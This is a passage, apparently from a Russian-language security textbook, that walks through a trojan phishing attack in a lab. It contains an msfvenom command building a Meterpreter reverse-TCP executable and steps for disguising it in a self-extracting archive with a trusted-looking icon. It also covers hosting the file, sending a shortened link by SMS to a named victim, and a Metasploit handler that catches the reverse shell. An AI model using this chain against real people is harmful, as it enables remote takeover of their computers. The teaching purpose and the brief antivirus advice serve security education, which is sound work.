Description . . . . . . . . . . . : Intel(R) PRO/1000 MT Desktop Adapter
Physical Address. . . . . . . . . : 08-00-27-45-4E-32
DHCP Enabled. . . . . . . . . . . : Yes
Autoconfiguration Enabled . . . . : Yes
IPv4 Address. . . . . . . . . . . : 10.10.10.7(Preferred)
Subnet Mask . . . . . . . . . . . : 255.255.255.0
Lease Obtained. . . . . . . . . . : Sunday, April 19, 2020 1:57:39 PM
Lease Expires . . . . . . . . . . : Sunday, April 19, 2020 4:42:45 PM
Default Gateway . . . . . . . . . : 10.10.10.1
DHCP Server . . . . . . . . . . . : 10.10.10.3
DNS Servers . . . . . . . . . . . : 8.8.8.8
                                   8.8.4.4
NetBIOS over Tcpip. . . . . . . . : Enabled
```

Рисунок 2.9.3 - Сетевое окружение Windows

```
kali@kali:~/Desktop$ msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.10.10.5 LPORT=4444 --format exe -o payload.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 341 bytes
Final size of exe file: 73802 bytes
Saved as: payload.exe
```

Рисунок 2.9.4 - Генерация полезной нагрузки

Полученный исполняемый файл необходимо переместить на хост с Windows 7 и создать архив с дополнительными файлами.

Злоумышленник может установить виртуальную машину с Windows 7 и создать архив на ней. В данном случае так и происходит.

На рисунке 2.9.5 демонстрируется содержимое архива. Архив будет содержать изображение, вредоносный файл и иконку для архива.

Изображение является главной информацией, которая предназначена для пользователя. Иконка является изображением, которое будет видно пользователю при открытии архива. Лучше если иконкой файла будет какой-то известный логотип вызывающий доверие у пользователя. Вредоносный файл представляет из себя исполняемый файл, который инициирует соединение с компьютером злоумышленника.

Такой тип вредоносного файла называется трояном. Троян пытается выглядеть как нечто безобидное и обыденное, как например, изображение, аудиофайл, видеофайл.

Но на самом деле истинное назначение трояна доставить вредоносную программу на компьютер пользователя. Поэтому рекомендуется перед открытием любых подозрительных файлов просканировать его антивирусом или сначала открыть его в виртуальной среде.

Рисунок 2.9.5 - Содержимое архива




Рисунок 2.9.6 - Добавить содержимое в архив




Рисунок 2.9.7 - Параметры архива




Рисунок 2.9.8 - Параметры архива




Рисунок 2.9.9 - Параметры SFX




Рисунок 2.9.10 - Режим архивации




Рисунок 2.9.11 - Выбрать иконку для архива




Рисунок 2.9.12 - Выбор иконки

Выбрать можно совершенно любую иконку. Если необходимо конвертировать изображение из одного формата в другой, то лучше использовать онлайн сервис.

На рисунке 2.9.12 демонстрируется процесс назначения иконки для архива.

После выбора иконки нужно создать архив.

На рисунке 2.9.13 демонстрируется созданный архив. Нужно обратить внимание, что внутри этого архива содержится исполняемый файл, однако внешне файл выглядит как типичный архив.




Рисунок 2.9.13 - Настройки SFX иконки

Рисунок 2.9.14 - Сгенерированный SFX-архив

Создав файловый архив (рисунок 2.9.14) необходимо поместить его в общедоступную директорию веб-сервера.

Перед тем как отправить сообщение необходимо настроить слушателя на стороне атакующего.

На рисунке 2.9.16 демонстрируется процесс настройки слушателя.

На рисунке 2.9.15 демонстрируется отправка SMS-сообщения Джону.




Рисунок 2.9.15 - Фишинговое сообщение

Если URL ссылки получается слишком длинным или содержит нежелательные символы, то можно воспользоваться любым сервисом для укорачивания ссылок и отправить пользователю форматированную ссылку.

На рисунке 2.9.17 Джон переходит по ссылке и скачивает архив с веб-сервера злоумышленника.

```
msf5 exploit(multi/handler) > use exploit/multi/handler
msf5 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload ⇒ windows/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set LHOST 10.10.10.5
LHOST ⇒ 10.10.10.5
msf5 exploit(multi/handler) > set LPORT 4444
LPORT ⇒ 4444
msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 10.10.10.5:4444
```

Рисунок 2.9.16 - Настройка и запуск хендлера




Рисунок 2.9.17 - Скачивание файла

